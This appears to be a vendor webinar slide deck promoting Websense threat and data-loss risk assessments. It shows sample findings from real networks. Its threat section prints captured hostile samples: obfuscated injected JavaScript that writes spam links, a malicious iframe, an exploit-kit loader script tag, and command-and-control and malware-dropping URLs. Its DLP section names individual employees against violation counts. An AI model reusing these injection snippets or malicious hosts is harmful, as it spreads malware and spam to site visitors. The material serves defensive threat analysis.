

Speaker

Claude Chiorean

- Sales Engineer, ANZ team
- Over 17 years of IT industry experience
- Worked in a number of global organizations and have been involved in large scale projects that have given me the opportunity to work on three different continents
- cchiorean@websense.com
- This session is being recorded and the slides will be made available
- Questions are welcomed throughout the session via the question panel

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
Objectives of today's session

- Give you some ideas on how to identify those advanced threats that maybe have sneaked in already.
- How do you know that your existing security solutions are fit for purpose? You can ask for a second opinion.
- An invisible enemy is impossible to fight.
- Insight into Websense risk assessment tools
 - Web/DLP Risk Vision
 - Data Loss Risk Assessment
- This is definitely not a sales pitch... we provide these risk assessments activities free of charge.

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Can you see threats across the kill chain?



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WEB/DLP RISK VISION

The POV (Proof of Value) assessment tool



Risk Vision – the need to know what you don't know

- TRITON Risk Vision is an easy to deploy threat monitoring solution that offers customers the ability to monitor and evaluate their exposure to advanced threats and data theft attempts without interfering with any existing infrastructure.
- TRITON Risk Vision can also be deployed as a POV tool to prove that Websense detects more threats than most competitive solutions




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


Risk Vision as a POV tool

Risk Vision as a POV shows off

- Advanced Threat Detection
- Global Threat Awareness
- DLP capabilities
- Sandboxing capabilities
- Full TRITON User Interface with full reporting functionality and Advanced Threat Dashboard with forensic reporting








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Risk Vision Architecture

- Websense appliance connected to a SPAN port
- Can be deployed upstream or downstream from an existing proxy
- Authentication agent can be used for user identification
- Parent proxy authentication can be used if downstream proxy is capable of authentication header "injection"
- SSL inspection is not available with Risk Vision. This is included only in the full Triton set of products



websense

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End of assessment deliverables

1. Risk Assessment Report

- A comprehensive report that provides a summary of the security issues found in your network as the result of the indepth analysis of real time web activity
- You can use this report to assess your current security postures and discover areas for improvement in your current security defenses

2. Risk Vision Log Analysis

 Presentation to the customer with a detailed insight into the top threats discovered during the assessment

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Risk Assessment Report - Threat Analysis

Real-Time Security Analysis

Threats

C Critical 31

High 10

Medium 346

Low 464

Total threats found: 851

These are current threats discovered by Websense real-time security analysis in both inbound and outbound traffic.

Security Risks: 5% of users

Monitored users accessed sites hosting known threats. Some examples of the types of activity Web Security Gateway classifies as threats include: outbound traffic associated with advanced malware "call home" behavior; spyware and keyloggers; phishing activity; and similarly dangerous content.

There are 8 compromised machines in your network. Refer to the Threat Protection Details section of this report for more information. Take action to remediate this problem right away.

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Top critical and high severity threats

Top threat events found on your network

Severity	y Threat Classification	Threat Host	Target Country	Devices Re	equests
C	Security: Custom-Encrypted Uploads	cp-chn-sym.cpbs.net	United States	27	1,013
C	Security: Advanced Malware Command and Control	allp706.zapto.org	Algeria	1	1,525
С	Security: Custom-Encrypted Uploads	31.210.235.12	United Kingdom	1	5
C	Security: Custom-Encrypted Uploads	storemanager.retaxis.	United States	1	1
Н	Security: Bot Networks	www.mangomission.c	United States	2	3
Н	Security: Bot Networks	www.whatsmyipaddress.com	Switzerland	1	25
H	Security: Bot Networks	www.hdcfbank.com	Switzerland	1	3
Н	Security: Bot Networks	www.prathmeshshirsa	United States	1	3
H	Security: Bot Networks	www.mrugjal.co.cc	United States	1	2
H	Security: Bot Networks	www.patytm.com	Switzerland	1	1

- All the hits mentioned in the table above were missed by customer existing Web gateway.
- Websense provides geo-destinations.
- Access details for these URL's are embedded in this report.

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Top devices infected with advanced threats

Source	Full URL	Category	No of hits
	http://ffff99fff.no-ip.biz/READY	Dynamic DNS	14012
10.21.40.154	http://allp706.zapto.org/is-ready	Advanced Malware Command and Control	10479
10.19.20.120	http://dz-dz.zapto.org/is-ready	Advanced Malware Command and Control	717
10.7.67.198	http://www.whatsmyipaddress.com	Bot networks	25
10.7.36.46	www.hdcfbank.com	Bot networks	3
10.7.96.123	http://www.arthit.ru/drawing/0158/drawings-18.html	Advanced Malware Command and Control	1
			4
10.1.25.209	www.iciicbank.com	Bot networks	l
10.7.87.127	http://www.mangomission.co.cc/favicon.ico	Bot networks	1
10.18.48.46	www.localhost8080.com	Bot networks	1

- We observed totally 8 devices initiating connections to malicious websites.
- We also have seen 10.21.40.154 initiating lots of connections to both Dynamic DNS and Command and control servers, we recommend thorough investigation on this machine.

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- This is an example of site injected with obfuscated content and drug selling links.
- hxxp://spectrumwritingllc.com/wordpress/2011/10/resizing-visio-swimlanes/
- Obfuscated content :

```
D
D
cscript language="JavaScript">
    var _gu9 = [];
    _gu9.push(['_setOption', '1301851861911781711021861911821711311041861711901861171']);
    _gu9.push(['_setOption', '6918518510413211618816518917116818517518617118617119018']);
    _gu9.push(['_setPageId', '6193182181185175186175181180128167168185181178187186171']);
    _gu9.push(['_setOption', '1291691781751821281841711691861101221201221821901141671']);
    _gu9.push(['_setPageId', '8718618111416718718618111412212012218219011112919513011']);
    _gu9.push(['_setOption', '7185186191178171132']);
    var
    de='e',uf='C',pb='a',x5='f',ic='h',s2='o',y9='C',r3='o',he='r',ge='d',cd='r',w4='m',t76=z56=''
    var
    d12=3,d22=70,144=p23=v48=0;for(v48=0;v48<_gu9.length;v48++)t76+=_gu9[v48][1];l44=t76.length;
    while(p23<l44)z56+=String[x5+he+s2+w4+y9+ic+pb+cd+uf+r3+ge+de](parseInt(t76.slice(p23,p23+=d12 document.write(z56);
    </script>
```

Decompiled obfuscated code content:

```
Stop worrying about small your basic requirements to generic viagra cialis <a href="http://www10231.70cialis10.com/">http://www10231.70cialis10.com/</a>
title="generic viagra cialis">qeneric viagra cialis /a> borrow responsibly often called an loan. Hard to lose when more difficulty th
documents us viagra <a href="http://www10600.20viagra10.com/" title="us viagra">us viagra</a> pay what are set of between
paychecks.Merchant cash for the lives when employed with cheapest levitra online <a href="http://www10070.10levitra10.com
title="cheapest levitra online">cheapest levitra online</a> higher repayment process do for use.Where we can easily secure bad about
those cialis 36 hour <a href="http://www10539.40cialis10.com/" title="cialis 36 hour">cialis 36 hour</a> bank when people of little
financial needs.Perhaps the weekend so what had viagra spray <a href="http://www10000.c3viagra10.com/" title="viagra spray">viagra
spray</a> significant financial trouble jeopardizing careers. Sell your debts off that always something like viagra works <a
href="http://www10000.b2viagra10.com/" title="viagra works">viagra works /a> an emergency can think cash without mistakes. As stated
before seeking quick loan people are written best herbal viagra <a href="http://www10150.20viagra10.com/" title="best herbal viagra"
herbal viagra</a> plainly and plan that expensive interest penalties. Repayments are easy for things we understand all payday cialis.
<a href="http://www10154.x1cialis10.com/" title="cialis.com">cialis.com</a> leaving you unsecured and understand that means.Applican
have repaid with prices that connects viagra samples <a href="http://www10375.30viagra10.com/" title="viagra samples">viagra samples
borrowers in proof and any time. Do overdue bills simply do that banks supplements for erectile dysfunction <a
href="http://www10077.70cialis10.com/| title="supplements for erectile dysfunction">supplements for erectile dysfunction /a> by mean
that the rest!Let money according to owing late online viagra sales <a href="http://www10675.30viagra10.com/" title="online viagra
sales">online viagra sales</a> with a photo identification card. Again there may require depending on our buy cheap levitra <a
href="http://www10385.40cialis10.com/" title="buy cheap levitra">buy cheap levitra /a> physical advance in most loans.Repayments are looking to waste gas apply in levitra online <a href="http://buy-au-levitra.com/" title="levitra online">levitra online">levitra online</a> little h
makings ends meet sometimes. Each applicant does it comes a careful scrutiny should cialis <a href="http://cialis2au.com/
title="cialis">cialis</a> have lenders request and get the finance charge buckily these loans want their pasts on line viagra <a
href= http://www10525_alviagra10.com/ title="on line viagra" on line viagra /a> even know where you today. When reading these withou
```

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- Sites infected with a malicious iFrame (Security Risk)
- Real-time analytics detect and prevent access to numerous URLs containing Malicious Embedded iFrames such as: hxxp://www.smartgridinformation.info
- In this case, the redirection chain leads to the malicious attack site: hxxp://eiueuiuewi.com
- This URL is or was distributing a malware variant of HTML/ScrInject.B.Gen virus. Reportedly this will try to download other malicious files on the local drive under %Temp%\ICD1.tmp|isactivex.dll

Redirect

iframe src="http://eiueuiuewi.com/54N7JS34B34D5NH34J/" width="4" height="2"></iframe>

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- Sites containing code that may intentionally modify users' systems without their consent and cause harm. (Security Risk)
- Based on real-time analytics, obfuscated exploit kit content hosted on hxxp://ads1.afaqs.com/www/delivery/afr.php?zoneid=258&cb=INSERT_RAND OM_NUMBER_HERE was prevented.
- Obfuscated content generates an JS redirection which calls upon a well-known exploit kit called **Dotkachef** using popular URL redirectors injected in the website source code...like the one below:

```
document.write content:
<script src='http://brins.biz/bec2ad17.js?cp=ads1.afaqs.com'></script>
```

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Some sites directly drop malicious executable files, for example: hxxp://solutionnice.info/v708/?&q=StationObservationChecklistsHygie neandFoodSafetypdf&product_name=StationObservationChecklistsH ygieneandFoodSafetypdf&installer_file_name=StationObservationCh ecklistsHygieneandFoodSafetypdf&affiliate_id=eetto&custom_installe r_file_name=StationObservationChecklistsHygieneandFoodSafetypdf &q=StationObservationChecklistsHygieneandFoodSafetypdf&externa l id=1391412091373763191

The downloaded file disguised itself as PDF but was in fact an EXE file :


StationObservationChecklistsHygieneandFoodSafetypdf (MD5 Hash:3266be5614175ef63425f36cfc5b9366)

Threat Scope Analysis Report: http://csi.websense.com/ThreatScope/FileAnalysis?requestId=e0e d8bd2-9f5d-4fbe-ba97-a2d0016531b7

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Example URLs:

- hxxp://www3.bizcollection.com
- hxxp://imptestrm.com/rg-main.php?folio=7PO56U6JO&dmn=trenery.com
- These sites had communicated with destination IP address: 141.8.224.25
 Port: 80.
- Based on threat intelligence gathered from the ThreatSeeker Intelligence cloud, the host 141.8.224.25 is associated with the Palevo worm, a component of the Mariposa (butterfly... in Spanish) bot network
- Palevo typically acting as a downloader, to download and install further malicious payloads, can perform several other malicious routines such as stealing login credentials and other online-banking-related information, as well as corporate and personal data
- Connecting to specific sites to send and receive commands from C&C infrastructure, Palevo can be instructed to execute a range of actions including downloading files, scanning ports, and performing DDoS attacks against target addresses

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DATA LOSS RISK ASSESSMENT



DLRA Benefits

DLRA would help organizations to find

- What business processes and channels allow sensitive information to leave the corporate network
- How much and what type of sensitive information is going outside the network
- Whether sensitive information is residing in public repositories
- What regulations are violated because of sensitive information getting leaked
- Which business function(s) send sensitive information outside the corporate network

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
DLRA Process

- Scope for the DLRA discussed with the customer
- Policies would be designed as per the organization's requirement
- The exit points (Outbound email and Web traffic) would be monitored by the DLP tool
- Identified storage repositories would be scanned for sensitive information
- The incidents would be monitored and discussed with the identified team
- Data Loss Risk Assessment report and presentation would be submitted
- From initial inception to presentation of findings, the entire process will take between 3 and 5 weeks

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DLRA Architecture



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Resource requirements for DLRA


Websense Component	Hardware	Software	Quantity
TRITON Manager Console	Quad Core 3.0 Ghz or higher 200GB HDD 8 GB RAM	Windows 2008 /2012 Server (64Bit), SQL 2008/2012 Standard Edition (or SQL Express can be used)	1
Protector Appliance	Dual core 3.0 Ghz or higher 2x 72GB HDDs 4GB RAM Min 2x Gig NICs	Physical/Virtual Appliance	1


- The required OS for the TRITON Console needs to be installed on appropriate hardware/VM by the customer
- Port mirroring requirements needs to be completed by the customer, including connection of mirrored ports to the Protector appliance
- Where firewall segregation of Websense components may be encountered, appropriate ports needs to be opened for DSS components
- Appropriate Active Directory user account and details to be provided for AD integration

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Template policies

18 Policies (enabled rules: 30, total rules: 62)





- Standard out of the box template policies or customized policies can be used
- Fingerprint or discovery tasks
- The Endpoint agent deployed to manage users devices on and off the network


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Breakdown by policy

Top 10 Policies

Policy	High	Medium	U Low	Total
Suspected Malicious Dissemination	46	29112	0	29158
PCI Audit	49	1872	92	2013
Email DLP Policy	331	13	0	344
PCI	42	271	6	319
Confidential Warning	258	0	0	258
Web DLP Policy	0	2	72	74
Australia PII	5	60	0	65
License Keys	34	12	0	46
Financial Information	5	14	0	19
Password files	7	0	0	7



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Breakdown by top source

Top 15 Sources


Sources	High	Medium	U Low	Total
Andy Chan	0	25881	0	25881
\edmundsb	1	696	0	697
5-134-112- 75.biz.bhn.net	0	471	0	471
Ben Edmunds	0	325	92	417
Anoop Rachamadugu	2	278	0	280
Tony McCauley	28	233	0	261
Rafael Chiang	0	145	0	145
SVC_MovementMgr	0	124	0	124
Radhakrishna Garudampa	0	118	0	118
Tom Johansen	1	116	0	117
Matt Parkinson	34	72	0	106
iskwebpxyprd01.	0	42	54	96
Geoff Lazberger	57	26	0	83
Kavin Khatri	0	74	0	74
Selva Sivathanu	0	67	0	67

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
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Financial confidential information and budget sent to personal email address




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Corporate strategic document sent to Hotmail account



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
Drawings uploaded on untrusted domains



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Salary details sent to a personal email account




15,000 employee salary details including senior management was sent to a personal webmail account

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Source code sent to competition




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Credit Card information leaked



- Over 2300 Customer Credit Card numbers have been sent in Clear text over corporate email
- Clear PCI violation for an organization who needs to be PCI compliant

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Credit Card numbers picked up being printed...

- A good example of the effectiveness of DLP. It has picked up on CC numbers being printed.
- This may be for legitimate business purposes, but users should be aware that this data can be cached in the printer and re-printed by others, or simply intercepted on the network

ID: 768607 Severity: High Status: New Permitted Event time: 02 May. 2014, 08:08:41 PM Action: 02 May. 2014, 08:08:41 PM Channel: **Endpoint printing** Incident time: Assigned to: Unassigned Total matches: Incident tag: N/A Detected by: **Endpoint Agent** Analyzed by: Policy Engine empdlpmanager02. Source: Full name: Login name: hostname: Department: Phone number: 07 3295 5816 * Title: Enterprise Business Architect - Customer * Run as user: * This was not one of the event's original properties. It was determined through user name resolution. Attachments: Statement20140407[1].pdf(337.45 KB) Transaction Size: 337.45 KB Details: **EndPoint Operation** Violation triggers: Policy: PCI Audit Rule: PCI Audit: CCN - High Accuracy > Classifier: Credit Cards (Default) (Script) 5523 xxxx xxxx 1638, 3792 xxxx xxx3 120 2 match(es):


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Confidential document uploaded to Google Docs

- An example of the effectiveness of Endpoint DLP
- It has picked up a confidential document being uploaded to Google Docs, by a contractor




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High volumes of activity to removable media



This user has an unusually high volume of copying data to the removable storage device

Enapoint removabi...

Endpoint removabl...

